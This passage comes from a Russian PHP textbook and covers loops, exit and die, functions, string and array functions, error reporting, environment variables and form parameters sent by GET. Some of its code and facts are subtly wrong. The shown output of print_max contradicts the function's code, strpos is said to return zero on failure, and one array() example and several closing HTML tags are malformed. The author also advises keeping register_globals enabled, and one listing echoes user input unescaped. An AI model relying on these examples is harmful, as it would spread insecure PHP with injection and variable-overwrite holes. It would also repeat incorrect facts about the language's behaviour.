 Оператор 2;
endwhile
```

В данном случае может выполняться множество операторов без объединения в фигурные скобки, потому что если условие верно, то будет выполнен весь код, пока не встретится ключевое слово `endwhile`.

Бесконечные циклы

Бывают ситуации, когда нужно сделать цикл бесконечным. В этом случае можно использовать в качестве условия для цикла `while` заведомо истинное значение:

```
while (TRUE)
 {
 }
```

В данном случае мы ставим в качестве результата условия истинное значение, которое просто не может поменяться на ложь, а значит, цикл будет бесконечным.

Цикл `for` тоже можно сделать бесконечным. Это делается следующим образом:

```
for (;;)
 {
 }
```

Здесь нет никаких условий и приращений, поэтому и цикл будет бесконечным.

Не советую использовать бесконечные циклы. Хотя чуть ниже мы увидим, как управлять циклами и как в нужный момент прервать выполнение, но бесконечные циклы очень сильно загружают систему, особенно бесполезными переходами.

В принципе, абсолютной бесконечности по умолчанию не будет. Выполнение любого сценария ограничено по времени (по умолчанию 30 секунд). Вы можете изменить это значение или сделать бесконечным время ожидания, но тогда ваш сценарий из-за какой-нибудь маленькой ошибки (не будет выполняться прерывание цикла) может перегрузить систему, и сайт станет недоступным.

Управление циклами

Иногда нужно иметь возможность прервать работу цикла или изменить ход его выполнения. Например, только с помощью специального оператора завершения работы цикла можно остановить выполнение бесконечного цикла.

Прервать выполнение цикла можно с помощью оператора `break`. Например:

```
$index=1;
while ($index<10)
{
 print("$index <BR>");
 $index++;
 if ($index==5)
  break;
}
```

Данный цикл должен выполняться, пока значение переменной `$index` не станет равным или больше 10. В теле цикла есть проверка: если значение переменной равно 5, то цикл прерывается с помощью оператора `break`. Таким образом, цикл будет выполнен только до 5.

А если нужно пропустить какое-то значение и не выполнять цикл или какую-то его часть? Для этого есть оператор `continue`. Рассмотрим пример его использования:

```
$index=0;
while ($index<10)
```

```
{
 $index++;
 if ($index==5)
  continue;
 print("$index <BR>");
}
```

В данном случае в цикле выполняется печать чисел от 1 до 9, и мы должны пропустить число 5. Для этого переменной `$index` присваивается значение 0. Почему 0, если нужно печатать с 1? Просто в теле цикла мы сначала увеличиваем значение переменной на 1, а потом уже печатаем, т. е. на первом же шаге еще до печати 0 будет увеличен на 1, и распечатается единица. Если переменная `$index` равна 5, то печати не будет, потому что выполнится оператор `continue`, и выполнение перейдет в начало.

Будьте внимательны при использовании оператора `continue`. Посмотрите следующий код и найдите ошибку:

```
$index=1;
while ($index<10)
{
 if ($index==5)
  continue;
 print("$index <BR>");
 $index++;
}
```

Синтаксической ошибки здесь нет, и, на первый взгляд, код должен выполнять те же действия, что и предыдущий. В переменную `$index` мы занесли начальное значение 1, потому что теперь увеличение счетчика идет после печати и вроде бы все правильно. Если цикл дойдет до 5, то печати не будет и произойдет переход на начало цикла. В этом и заключается ошибка. После перехода счетчик не изменился (значение переменной `$index` не увеличено и равно 5), и снова проверка с числом 5 даст истину. Таким образом, цикл "заклинит", и он постоянно будет переходить с пятой строки на вторую.

Этой проблемы нет при использовании цикла `for`, потому что увеличение при переходе на новый шаг происходит сразу же по формуле, указанной в качестве последнего параметра в скобках:

```
for ($index=1; $index<10; $index++)
{
 if ($index==5)
  continue;
```

```
 print("$index <BR>");
}
```

В случае с циклом `for` можно поступить немного другим способом — самостоятельно увеличить значение переменной `$index` в теле цикла:

```
for ($index=1; $index<10; $index++)
{
 if ($index==5)
  $index++;
 print("$index <BR>");
}
```

Но это частный случай перехода на следующий шаг, когда нужно просто пропустить одно значение. Задача или условие может поменяться, и тогда вы не увидите ошибку. Например, может понадобиться проскочить несколько шагов подряд. На какое значение тогда придется увеличивать счетчик, сказать трудно. В реальных условиях я не советую доверять ручному увеличению счетчика, а использовать оператор `continue`, потому что он универсален.

2.7. Управление программой

Иногда бывают ситуации, в которых нужно прервать работу цикла. Очень часто это необходимо, когда произошла какая-либо ошибка, и дальнейшее выполнение приведет только к ухудшению положения. Например, на сервере нет необходимого файла, или пользователь задал неправильные параметры. В этом случае дальнейшая работа сценария может отобразить запрещенную информацию или просто отработать неправильно и привести к печальным последствиям. В таких случаях не экспериментируйте, а остановите работу сценария.

Для прерывания работы сценария существует команда `exit()`. Как только сценарий встретит подобную команду, работа тут же прервется. Единственный недостаток этой команды заключается в том, что нужно еще и сообщить пользователю, почему выполнение прервано.

Я рекомендую использовать команду `die()`, которая является псевдонимом для `exit()`, но в качестве параметра для `die()` указывается текстовое сообщение, которое увидит пользователь в окне браузера. Рассмотрим классический пример подключения к базе данных:

```
if(!connect_to_database)
 die("Нет соединения с базой данных, зайдите позже");
```

В данном случае команда `connect_to_database` является абстрактной и не существующей в языке PHP. Она просто указывает на то, что в этом месте

может находиться подключение к базе данных. Здесь важно, что если нет соединения с базой данных, то вызывается команда `die()`, а в качестве параметра передается текстовое описание ошибки.

Обязательно информируйте пользователя о причинах возможных ошибок. Если не будет сообщений, а только пустые экраны или прерванные на полуслове страницы, то это вызовет раздражение у посетителя, и он больше никогда не зайдет на ваш сайт. С помощью сообщения вы должны извиниться и попросить посетителя зайти немного позже.

Ошибки с подключением к базе данных встречаются довольно часто. На одном из хостов, где располагается мой сайт в течение двух месяцев, база данных MySQL работала с перебоями, и каждый день происходил сбой на 10–15 минут в самый пик посещаемости. Проблемы могут быть связаны с плохим программированием, незакрытыми соединениями и блокировками, а также перегрузкой сервера.

Недостатки функции `die()` — немедленный вывод сообщения и немедленное прекращение работы сценария. Таким образом, результирующая страница может оказаться незаконченной. Если вы хотите, чтобы Web-страница выглядела хорошо, то можно использовать следующую логику:

```
Отображение шапки страницы
if(!connect_to_database)
 {
  print("Нет соединения с базой данных, зайдите позже");
  Отображение подвала страницы
  exit;
 }
```

В этом случае страница будет выглядеть более корректно, потому что после вывода сообщения мы отображаем на экране подвал и только после этого прерываем работу сценария.

2.8. Функции

Когда я только начинал программировать на языке Pascal, то долго не мог понять, зачем нужны функции. Все программы я строил линейно, без каких-либо ветвлений. Но однажды я столкнулся с проблемой. Код программы выглядел, как в листинге 2.11.

Листинг 2.11. Многократно повторяющиеся операции

```
print("Выберите одно из действий <BR>");

print("==========================<BR>");
```

```
print("Поиск <BR>");
print("==========================<BR>");

print("==========================<BR>");
print("Печать <BR>");
print("==========================<BR>");

print("==========================<BR>");
print("Выход <BR>");
print("==========================<BR>");
```

В первой строчке выводится заголовок, а потом идет вывод трех пунктов меню. Для вывода каждого из них нужно по три строчки кода. На вид он не такой уж и страшный. А если таких пунктов меню будет 20 или для вывода каждого из них понадобится не 3 строчки кода, а 10? В этом случае строчки будут повторяться многократно, и код станет абсолютно нечитаемым. А если представить себе ситуацию, что нужно изменить какую-то строчку для каждого пункта меню!!! Здесь уже нужно произвести 20 изменений для каждого пункта. Это очень неудобно, отнимает много времени и абсолютно неэффективно.

Для решения поставленной задачи хорошо подходит использование функций. Функции в PHP создаются следующим образом:

```
function Имя(параметр1, параметр2, ...)
{
 Оператор 1;
 Оператор 2;
 ...
}
```

Рассмотрим работу функций на примере, чтобы вы сразу увидели их преимущество. Вот функция, которая должна выводить на экран один пункт меню:

```
function PrintMenu($name)
{
print("==========================<BR>");
print("$name <BR>");
print("==========================<BR>");
}
```

Теперь, чтобы вывести на экран один пункт меню, достаточно вызвать эту функцию точно так же, как мы уже много раз вызывали функцию `print()`.

В качестве параметра нужно передать имя меню, в коде это может быть переменная или просто текст:

```
$mname = "Поиск";
PrintMenu($mname);
PrintMenu("Печать");
PrintMenu("Выход");
```

В первом случае в качестве параметра в скобках передается переменная `$mname`, в которой содержится текст названия меню. В остальных сразу передается текст меню. Итак, можно передавать в функцию не только переменные, но и значения, а также результаты выполнения других функций.

Как видите, объявленная нами функция работает так же, как и те, что уже встроены в библиотеки PHP, например, функция `print()`, которую мы уже неоднократно использовали. Во время объявления функции в скобках нужно указать параметры, которых может быть несколько, и перечислить их через запятую. Сколько параметров указано в скобках, столько мы должны указать и при использовании функции в сценарии.

Так что же такое функция? Из примеров видно, что функция — это именованный фрагмент кода, который может принимать параметры для внутреннего использования (обработки) и возвращать результат (эту возможность мы рассмотрим немного ниже). Функцию следует вызывать по имени. Такие фрагменты кода выгодны, когда выполняются неоднократно. Чтобы не повторяться во время программирования, некоторые фрагменты кода сценария могут быть оформлены в виде функций и использоваться в дальнейшем.

Функции позволяют многократно использовать один раз написанный код. Например, если в сценарии А описана функция, а ее нужно использовать в сценарии Б, то просто подключаем к сценарию Б файл сценария А и используем уже написанный код. Таким образом можно экономить код и делать его читабельнее не только внутри одного сценария, но и для нескольких сценариев одновременно.

С помощью функций мы не только упрощаем процесс программирования, но и делаем код более понятным и при этом более быстрым. В чем причина увеличения скорости? В способности функций уменьшать код. Чем меньше файл, тем меньше времени нужно на его загрузку, меньше используется памяти сервера и меньше строчек нужно интерпретировать. Таким образом мы не просто убиваем несколько зайцев, а разрываем их в клочья.

С другой стороны, функции могут ухудшить производительность, пусть и незначительно. Такая ситуация может возникнуть, если в течение сценария функция вызывается только один раз. Если такой код выполнять без функции, то интерпретатор просто последовательно должен выполнять все операторы сценария. Если есть функция, то интерпретатору приходится перескакивать в другое место сценария и обрабатывать его, после чего

возвращаться на исходную позицию и продолжать работу. Из-за лишних переходов скорость выполнения незначительно уменьшается, но, несмотря на эти крохотные потери, одноразовыми вызовами функций лучше не пренебрегать.

Если функция состоит только из одной строчки кода, то она также может привести к потерям в производительности. В этом случае интерпретатор совершает скачки ради одной строчки, когда можно было бы выполнить ее без лишних переходов.

Но у функций, состоящих из одной строчки, есть свое преимущество. Их можно воспринимать как константы кода. Допустим, что у вас в программе в нескольких местах происходит вывод на экран определенного значения, умноженного на число 3. Такая функция может выглядеть следующим образом:

```
function PrintMenu($number)
{
print($number*3);
}
```

Вроде бы одна строчка, и нет смысла оформлять ее в виде функции. Если вы обошлись без функции и в 10 местах программы просто написали `print($number*3)`, то можете столкнуться с проблемой констант. Представьте, что надо изменить число 3 на 4. Для этого нужно пересмотреть весь код, и нет гарантии, что вы ничего не упустите.

Итак, функции необходимы в тех случаях, когда нужно выполнить схожий код несколько раз. Лучше всего, если в функцию помещается несколько строчек кода. Функцию можно использовать и с однострочным кодом, но, главное, не злоупотреблять этим и поступать так, только если код действительно может измениться через определенное время и выполняется слишком много раз, чтобы производить изменения вручную. Подумайте, не лучше ли использовать константы (в приведенном выше примере число 3 можно заменить на константу).

Давайте рассмотрим примеры использования функций и обсудим проблемы, которые могут возникнуть при этом. Взглянем на листинг 2.12.

Листинг 2.12. Пример использования функции

```
<HTML>
<BODY>
<?php
function print_max($number1, $number2)
{
```

```
 print ("$number1 > $number2 = ");

 if ($number1>$number2)
  print ("true <BR>");
 else
  print ("false <BR>");
}

print_max(10, 435);
print_max(3240, 2335);
print_max(sdf23, 45);
print_max(45);
?>
</BODY>
<HTML>
```

В этом примере объявлена функция `print_max()`. Ей передаются два параметра: `$number1` и `$number2`. Если первый параметр больше второго, то функция отображает на экране `true`, иначе `false`.

После объявления функции она вызывается 4 раза с различными параметрами. Давайте посмотрим, какой получится результат. Он действительно интересен, потому что в третьем вызове один из параметров строковый, а в последнем вместо двух параметров передается только один:

```
435 > 10 = true
2335 > 3240 = false
45 > sdf23 = true
Warning: Missing argument 2 for print_max() in /var/www/html/1/index.php
on line 10
45 > = false
```

С первыми двумя строчками не возникает проблем, потому что в них передаются числа. В третьей строчке второй параметр строковый, потому что, помимо чисел, содержит еще и символы. Интерпретатор PHP просто отбросил символы и оставил только числа, и сравнение происходило между ними. Вы должны знать и понимать эту особенность преобразования типов, которое происходит автоматически.

Если передать только один параметр, то результат окажется наиболее интересным. На экране появилось сообщение о том, что отсутствует второй параметр. Но, несмотря на это, проверка была произведена. Самое странное, что результат оказался `false`. Второй параметр отсутствует, и по законам логики интерпретатор должен был использовать нулевое значение. А если

сравнить число 45 и 0, то первое будет больше, а значит, результат должен был быть равен `true`. Вы должны всегда помнить об этой особенности.

Если функции передать лишние аргументы, то они будут отброшены. В данном случае предупреждение поможет вам определить неправильный вызов. Вы должны убрать лишние параметры и выяснить причину ошибки. Возможно, что нарушен порядок передачи параметров.

Порядок передачи очень важен, ведь следующие два вызова функции `print_max()` дадут разный результат:

```
print_max(10, 20);
print_max(20, 10);
```

Здесь передаются одни и те же числа, но в первом случае результат будет `false` (первый параметр меньше второго), а во втором — `true` (первый параметр больше второго).

Примечание

Исходный код из листинга 2.12 вы можете найти в файле \Chapter2\functions1.php на компакт-диске, прилагаемом к книге.

2.9. Основные функции

В языке PHP достаточно много функций, которые вы можете использовать при написании собственных сценариев. Подробно обсудить их все в такой книге просто невозможно, да и не нужно, потому что это не справочник. Но рассмотреть основные функции, которые нам понадобятся в будущем, просто необходимо.

Функция *substr*

Очень часто нам нужно получить определенный участок строки. Для этого используется функция `substr()`:

```
string substr(string string, int start [, int length])
```

У этой функции три параметра:

- строка, подстроку которой необходимо получить;
- номер символа, начиная с которого нужно вернуть символы;
- необязательный параметр, указывающий на количество возвращаемых символов, начиная с позиции во втором параметре. Если этот параметр пустой, то будут возвращены все символы до конца строки, начиная с позиции `start`.

При указании позиции символов вы должны учитывать, что символы в строке нумеруются с нуля. В качестве результата функция `substr()` вернет указанный набор символов. Рассмотрим пример (листинг 2.13).

Листинг 2.13. Использование функции `substr`

```
<?php
 // Пример 1
 $Sub_string = substr("Hackish PHP", 8, 3);
 print($Sub_string);
 print("<br>");

 // Пример 2
 $Sub_string = substr("Hackish PHP", 8);
 print($Sub_string);
 print("<br>");

 // Пример 3
 $Sub_string = substr("Hackish", 0, 4);
 print($Sub_string);
?>
```

В первых двух примерах мы запрашиваем из строки "Hackish PHP" часть, начиная с 8-го символа. Только в первом примере запрашиваются три символа, а во втором количество символов не указывается. В результате мы получаем одну и ту же подстроку — "PHP".

В третьем примере мы запрашиваем четыре символа, начиная с нулевого, от слова "Hackish" и в результате получаем слово "Hack".

Функция *strlen*

Функция возвращает длину строки. В качестве параметра указываем строку или переменную, содержащую строку, а на выходе получаем длину.

Функция *strpos*

Нередко возникает необходимость разобрать строку на составляющие или найти в строке определенный символ или сочетание символов. Для этого используется функция `strops()`, которой передаются три параметра:

- строка, в которой нужно искать подстроку;
- подстрока, которую надо найти;

- позиция, начиная с которой нужно искать (необязательный параметр). Если параметр не указан, то поиск подстроки будет производиться, начиная с первого символа строки.

Рассмотрим пример. Допустим, что нужно найти слово "PHP" в строке "Hackish PHP Pranks&Tricks". Для этого напишем следующую строчку:

```
$index = strpos("Hackish PHP Pranks&Tricks", "PHP");
```

Если выполнить эту команду, то в переменной `$index` будет находиться число 8, потому что "PHP" написано в указанной строке, начиная с 8-го символа.

Усложним задачу. Допустим, что нужно разбить строку на слова. Для этого нужно найти все пробелы. Как это реализовать? Сначала нужно найти первый пробел:

```
$index = strpos("Hackish PHP Pranks&Tricks", " ");
```

В результате выполнения этой строки мы получим в переменной `$index` число 7. Как теперь найти второй пробел? Нужно повторить поиск, но искать уже, начиная с 8-го символа. Код будет выглядеть следующим образом:

```
$index = strpos("Hackish PHP Pranks&Tricks", " ", $index+1);
```

На этот раз мы указали третий параметр, который как раз и задает начальную позицию поиска. В качестве значения мы передаем переменную `$index` (она содержит число 7 после поиска первого пробела), увеличенную на 1.

При работе с функцией `strpos()` вы должны учитывать, что если подстрока не найдена, то результатом будет нулевое значение.

Ошибки обработки строк — это, наверное, наиболее частые ошибки программистов, независимо от языка программирования. Для сетевых приложений эти ошибки могут оказаться фатальными, поэтому рассмотрим пример, в котором вы увидите некоторые проблемы, возникающие при работе с этой функцией.

Итак, допустим, что нам нужно разбить строку на слова. Делаем это следующим образом:

```
<?php
 $start = -1;
 $text = "Hackish PHP Pranks&Tricks";
 while ($start<>0)
  {
   $end = strpos($text, " ", $start+1);
   if ($end==0)
    $word = substr($text, $start+1, strlen($text)-$start-1);
   else
    $word = substr($text, $start+1, $end-$start-1);
```

```
    print("Word: $word; <BR>");
    $start = $end;
  }
?>
```

Для начала создаем переменную `$start`, где будем сохранять индекс найденного символа. Переменной присваиваем значение −1.

Основа разбора слова — это цикл, в котором мы ищем очередной пробел и получаем найденное слово. Поиск пробела начинается с символа `$start+1`. На первом шаге цикла это будет 0, а на последующих шагах — символ, стоящий за пробелом. Номер символа пробела сохраняем в переменной `$end`. Если результат равен нулю, то копируем все оставшиеся символы до конца строки минус 1. Если результат поиска не нулевой, то копируем символы от позиции `$start` до позиции `$end` минус 1.

Почему мы при копировании отнимаем 1? Это действительно важно понимать. Дело в том, что если не отнять единицу, то в результат попадет не только слово, но и пробел. Если вывести такое слово в HTML-странице и прибавить еще пробел, то вы ничего не заметите, потому что двойные пробелы не выводятся на экран. Множественные пробелы сокращаются до одного. Таким образом, вы можете проглядеть проблему, но если обрабатывать двойной пробел в коде, могут возникнуть серьезные неприятности. Например, если разбивать по словам следующую строку:

```
Hackish     PHP     Pranks&Tricks
```

то результат окажется неожиданным для вас, потому что между словами стоят множественные пробелы, и вы получите слишком много слов, причем некоторые будут пустыми. Эту проблему уже будет сложнее решить.

Функция *preg_replace*

Функция `preg_replace()` осуществляет поиск и замену в строке с помощью регулярных выражений. Регулярные выражения мы будем рассматривать в *разделе 3.6*. Функция выглядит следующим образом:

```
mixed preg_replace (
   mixed pattern,
   mixed replacement,
   mixed subject
   [, int limit])
```

Как видите, у функции четыре параметра, первые три являются обязательными. Рассмотрим, что это за параметры:

- `pattern` — регулярное выражение, которое указывает на то, что нужно искать;

- `replacement` — найденное выражение будет заменено на указанное в этом параметре значение;
- `subject` — строка, в которой нужно искать;
- `limit` — указывает на количество найденных выражений, которые надо заменить.

Результатом выполнения функции будет строка, в которой все найденные выражения заменены новым значением.

Мы пока не знаем регулярных выражений и не сможем рассмотреть интересных примеров, поэтому ограничимся заменой слова. Чтобы заменить целое слово или последовательность букв, их нужно заключить между символами "/" и в конце написать букву "i". Например, "/слово/i". В следующем примере мы меняем в текстовой строке слово "world" на "Sam" и выводим его на экран:

```
$text= "Hello world from PHP";
$newtext = preg_replace("/world/i", "Sam", $text);
echo ($newtext);
```

Функция `preg_replace()` показана здесь для того, чтобы вы знали о существовании более мощных средств. Описывать регулярные выражения сейчас еще рано, но простейший пример показать нужно, чтобы последующий разговор был более понятным.

Функция *trim*

Функции передается строка, а в качестве результата мы получаем ту же строку, но без пробелов в начале и в конце строки. Например:

```
$text = trim("     Hackish PHP Pranks&Tricks     ");
```

В результате пробелов в начале и конце не будет.

2.10. Массивы

Массив — это список значений, доступ к которым можно получить с помощью одной только переменной. Доступ к элементам массива обеспечивается с помощью индекса, в качестве которого может выступать слово или число. Если это числовой индекс, то он нумеруется с нуля.

Массивы именуются так же, как и переменные, но после имени указываются квадратные скобки. В следующем примере в массив добавляются три слова "торт", "хлеб" и "морковь":

```
$goods[]= "торт";
$goods[]= "хлеб";
$goods[]= "морковь";
```

Чтобы вывести на экран нулевой элемент, напишем имя переменной, а в квадратных скобках укажем интересующий нас элемент. Например:

```
print("<P> $goods[0]");
```

В данном примере во время добавления элементов к массиву мы ничего не указывали в квадратных скобках, поэтому каждому новому элементу присваивается очередной индекс, который увеличивается на единицу. Во время создания массива вы можете явно указать индекс каждого элемента. Например:

```
$goods[0]= "торт";
$goods[1]= "хлеб";
$goods[2]= "морковь";
```

Этот способ удобнее, потому что вы контролируете индексы, которые используете. При этом можно объявлять элементы в любом порядке и необязательно использовать последовательно идущие индексы. Например:

```
$goods[3]= "торт";
$goods[9]= "хлеб";
$goods[2]= "морковь";
```

Посмотрим, что получится, если добавить новый элемент к этому массиву без указания индекса, т. е. следующим образом:

```
$goods[]= "картофель";
```

Этому элементу будет присвоен индекс, который окажется на 1 больше максимального из существующих, т. е. число 10.

В следующем примере показано, как можно создавать массивы, в которых в качестве индексов выступают символы:

```
$goods["ca"]= "торт";
$goods["b"]= "хлеб";
$goods["cr"]= "морковь";
echo($goods["b"]);
```

Как видите, разница между числовыми и символьными индексами невелика.

Более интеллектуальный способ создания массивов — использование функции `array()`:

```
$goods = array("торт", "хлеб", "морковь");
```

В данном случае переменная массива выглядит так же, как и любая другая переменная. Ей присваивается массив, созданный функцией `array()`, у которой в скобках перечислены элементы массива. Этим элементам будут присвоены индексы, начиная с 0 и до 2.

С помощью функции `array()` можно создавать массивы и с символьными индексами. Например:

```
$goods = array("ca" => "торт", "b" => "хлеб", "cr" = "carrot")
```

Соответствие индекса имени элемента массива нужно писать следующим образом:

```
"индекс" => "значение"
```

Так как индексы в массиве могут идти не по порядку, то нам необходим способ создания цикла, в котором можно просмотреть все элементы. Для этого проще всего использовать цикл `foreach`, который мы еще не обсуждали:

```
foreach (array as [$key => ] $value)
 оператор;
```

Если указана переменная `$key` (имя переменной может быть другим), то в теле цикла через эту переменную можно получить доступ к индексу элемента. Через переменную `$value` можно получить доступ к значению элемента массива.

Рассмотрим пример, в котором выводятся на экран значения индексов и значения всех элементов массива:

```
foreach($goods as $Ind => $Val)
 {
  print("<P> index: $Ind <BR>value: $Val");
 }
```

Для работы с массивами в нашем распоряжении достаточно много функций, но мы пока рассмотрим только одну — `count()`, как наиболее часто используемую. Функции `count()` в качестве параметра нужно передать имя массива, а в качестве результата мы получим количество элементов массива. Например:

```
echo(count($goods));
```

2.11. Обработка ошибок

При определенных настройках сообщения об ошибке может и не быть, а в реальных условиях я рекомендую, чтобы его не было. Лишнее сообщение для хакера — это полдороги на пути к взлому. Например, мне такое сообщение говорит о том, что сценарий не проверяет количество параметров, а значит, может и не проверить правильность вызова функции `system`. Об опасности применения этой функции мы еще поговорим и не раз.

В тестируемой системе все сообщения должны выводиться на экран, иначе на этапе разработки вы не узнаете о потенциальной ошибке и трудно будет понять, почему код программы работает не так, как вы планировали.

Чтобы включить отображение ошибок, в файле php.ini необходимо найти параметр `error_reporting` и изменить его значение на `E_ALL`.

Сообщения могут появляться и при сравнении числа со строкой. Так, если в примере из *раздела 2.8*, где мы написали функцию `print_max()`, добавить в начало сценария следующую команду:

```
error_reporting(E_ALL);
```

и теперь повторить выполнение сценария, то в результате вы должны увидеть ошибку при сравнении числа и строки:

Warning: Use of undefined constant sdf23 - assumed 'sdf23' in /var/www/html/1/functions1.php on line 25

Функция `error_reporting` устанавливает уровень отображения ошибок. Если в качестве параметра указать `E_ALL`, то будут отображаться все предупреждения и сообщения. Чтобы отключить сообщения в конкретном сценарии, нужно написать в начале следующую строку:

```
error_reporting(E_ALL - (E_NOTICE + E_WARNING));
```

Если требуется изменить уровень отображения ошибок для всего сервера, то следует отредактировать одноименный параметр в файле php.ini. В этом же файле можно найти возможные варианты уровней.

Еще раз хочу сказать, что в работающей системе не должно быть никаких сообщений об ошибках. Если при тестировании сайтов на безопасность я обнаруживал, что сценарии были подвержены ошибке SQL Injection (когда хакер может выполнять на сервере SQL-запросы), то сообщения об ошибках значительно упрощали определение структуры базы данных.

Если вы настроили систему на отображение всех ошибок, но при этом хотите, чтобы определенная функция не отображала ошибок, перед именем функции необходимо поставить символ `@`. Например, функция `print()` в случае нештатной ситуации отобразит сообщение на экране, но если написать `@print()`, то ошибки не будет.

2.12. Передача данных

Когда сценарий запускается на выполнение, интерпретатор PHP создает множество переменных. Часть из них содержит информацию о сервере и окружении, в котором работает сценарий, а часть может содержать данные, которые передал клиент через Web-страницу сценарию.

Я не думаю, что имеет смысл углубляться в старые версии PHP и обсуждать, как они передавали параметры. Чтобы находиться в безопасности, вы должны установить у себя самую последнюю версию интерпретатора PHP, поэтому не будем вспоминать старые возможности, которые уже не поддерживаются.

2.12.1. Переменные окружения

Все параметры окружения, которые передаются сценарию, помещаются интерпретатором в массив `$HTTP_ENV_VARS`. На разных компьютерах этот массив выглядит по-разному. Чтобы просмотреть свои параметры, для Windows в командной строке выполните команду `set`, а для Unix-систем нужно выполнить команду `env`.

У PHP есть следующие переменные окружения, которые вам могут пригодиться:

- `$DOCUMENT_ROOT` — путь к каталогу на сервере, где располагается сценарий;
- `$SCRIPT_FILENAME` — путь к исполняемому файлу на сервере;
- `$SERVER_ADDR` — IP-адрес сервера, на котором запущен сценарий;
- `$SERVER_PORT` — порт сервера, к которому подключился клиент для выполнения запроса;
- `$SERVER_NAME` — имя хоста сервера;
- `$SERVER_PROTOCOL` — версия HTTP-протокола;
- `$REMOTE_ADDR` — IP-адрес компьютера, запросившего файл сценария;
- `$REMOTE_PORT` — порт удаленного компьютера, с которым установлено соединение;
- `$REQUEST_METHOD` — метод (`GET` или `POST`), с помощью которого был запрошен сценарий;
- `$REQUEST_URI` — URL-путь к файлу без имени домена или адреса сервера. Например, если был запрошен адрес: **http://192.168.1.1/admin/index.php**, то в этой переменной будет находиться /admin/index.php;
- `$QUERY_STRING` — строка запроса, которая содержит список параметров, переданных запросу. Параметры разделены амперсандами (`&`), а сами параметры имеют вид `название=значение`;
- `$HTTP_HOST` — имя сервера. Этот параметр может содержать то же значение, что и `$SERVER_NAME`, а может и отличаться, если у сервера несколько имен;
- `$HTTP_USER_AGENT` — строка, идентифицирующая программу-клиент, например, название браузера, хотя это название не всегда соответствует действительности;
- `$HTTP_ACCEPT` — перечень файлов, которые может обработать клиент.

К этим же переменным можно получить доступ через массив `$_SERVER[имя переменной]`, если у вас в настройках PHP не установлена возможность автоматического создания переменных.

Следующий пример показывает, как можно вывести на экран значения переменных окружения:

```
<?php
 print("<P>$DOCUMENT_ROOT");
 print("<P>$SCRIPT_FILENAME");
 print("<P>$HTTP_HOST");
?>
```

2.12.2. Передача параметров

Статичные Web-страницы встречаются слишком редко. Практически на любом более-менее крупном сайте необходимо получать определенный ввод со стороны пользователя. Для этого на языке разметки HTML создаются формы, которые передают свое содержимое указанному файлу сценария. Следующий пример показывает, как создать форму ввода имени пользователя:

```
<form action="param.php" method="get">
 Имя пользователя: <input name="UserName">
</form>
```

У тега `<form>` нужно указать два параметра:

- `Action` — здесь мы должны указать имя файла сценария или полный URL к файлу, которому передаются параметры формы;
- `Method` — метод передачи. Существуют два метода передачи параметров — `get` и `post`. Вы должны четко понимать, как они работают и в чем разница между ними, поэтому оба метода мы подробно рассмотрим чуть позже.

Между тегами `<form>` и `</form>` можно создавать элементы управления, значения которых будут передаваться сценарию. В данном примере мы создали только одно поле ввода (тег `<input>`). Здесь в качестве имени поля ввода я указал `UserName`.

Давайте посмотрим на примере, как можно увидеть введенное в Web-форму пользователем имя. Самый простой вариант — в файле param.php использовать переменную `$UserName`. Да, мы такой переменной не создавали, но она создается интерпретатором перед запуском сценария.

Чтобы увидеть, когда создается соответствующий параметр, давайте напишем файл param.php, который будет содержать форму и код обработки. Таким образом, параметры будут передаваться тому же сценарию, в котором вводятся данные. Пример такого сценария можно увидеть в листинге 2.14.

Листинг 2.14. Пример сценария передачи и получения параметров

```
<HTML>
<HEAD> </HEAD>
<BODY>

<form action="param.php" method="get">
 Имя пользователя: <input name="UserName">
</form>

<?php
 if ($UserName<>"")
  {
   print("<P>Ваше имя пользователя: ");
   print("$UserName");
  }
?>
</BODY>
<HTML>
```

Если загрузить эту форму в браузер, то переменная `$UserName` будет пустой, потому что еще не было передачи параметров, и интерпретатор ничего не создавал. Если ввести имя пользователя и нажать клавишу <Enter>, то содержимое формы будет перезагружено, но теперь переменная `$UserName` будет содержать введенное пользователем имя. Таким образом, можно сделать проверку: если переменная не пустая, то форма получила параметр, и можно его обрабатывать. В нашем примере мы просто выводим на экран введенное имя.

С помощью форм можно передавать и скрытые параметры. Скажем, помимо имени пользователя вы хотите передавать еще какое-то значение, которое не должно быть видно в форме. Для этого вы можете создать невидимое поле ввода. Например, в следующей форме есть два поля ввода: `UserName` и `Password`, но второе поле не будет видно на форме, потому что у поля указан параметр `type` (тип), которому присвоено значение `hidden` (невидимый):

```
<form action="param.php" method="get">
User Name:
 <input name="UserName">
 <input type="hidden" name="Password" value="qwerty">
</form>
```

Поле `Password` невидимо, но содержит значение. Таким образом можно передавать от сценария к сценарию определенные данные. Теперь после передачи параметров у сценария param.php будут две переменные `$UserName` и `$Password` с установленными значениями.

Никогда не передавайте таким способом важные данные. Хотя поле пароля невидимо на форме, любой браузер позволяет просмотреть исходный код HTML-формы. Например, в Internet Explorer для этого нужно выбрать меню **Вид | В виде HTML (View | Source)**. Любой хакер сможет увидеть этот параметр в исходном коде, а если надо, то и изменить. Для этого исходный код сценария сохраняется на локальном диске пользователя, редактируется параметр (например, изменяется поле `action` формы на полный URL), и выполняется запрос к серверу.

Если вы не знаете, какие данные являются важными, а какие нет, то не используйте этот метод вообще.

С помощью настроек интерпретатора (файл php.ini) вы можете повлиять на параметры, а точнее, на их работу, с помощью директивы `register_globals`. Если эта директива включена, то будут создаваться глобальные переменные для передаваемых параметров, иначе придется данные пользователя читать через специализированные глобальные массивы. Но глобальные переменные проще и удобнее, поэтому я не вижу надобности в их запрещении.

Теперь поговорим подробнее о методах передачи параметров. Как мы уже знаем, их два: `GET` и `POST`. В обоих случаях интерпретатор создает переменные с такими же именами, но различия в методах есть.

2.12.3. Метод *GET*

Начнем с метода `GET`. Все параметры, которые передаются сценарию, помещаются в глобальные переменные. Помимо этого, они помещаются в массив `$HTTP_GET_VARS`. Чтобы не писать такое длинное имя массива, можно использовать имя `$_GET`. Но и это еще не все. Пользователь может видеть параметры в строке URL-адреса. Так, после выполнения примера с передачей имени и пароля URL-адрес изменится на: **http://192.168.77.1/param.php?UserName=Flenov&Password=qwerty**. После адреса идет символ вопроса, а за ним перечисляются параметры в виде `имя=значение`. Параметры разделены между собой амперсандом (`&`).

Как вы думаете, является ли этот метод безопасным? Нисколько! Хакеру будет достаточно легко изменить любой параметр вручную и подобрать его даже без изменения исходного кода формы для отправки параметров. Во время программирования сценариев вы должны сделать все так, чтобы хакеру было максимально сложно подбирать нужные параметры. Например, если через метод `GET` передается пароль, то злоумышленник сможет легко подбирать этот пароль.

Вторая проблема такого метода — открытость. Снова рассмотрим пример с паролем. Если пользователь ввел пароль и вошел в защищенную область сайта, то этот пароль будет находиться в строке URL. Любой проходящий мимо человек сможет без проблем увидеть эту строку и пароль.
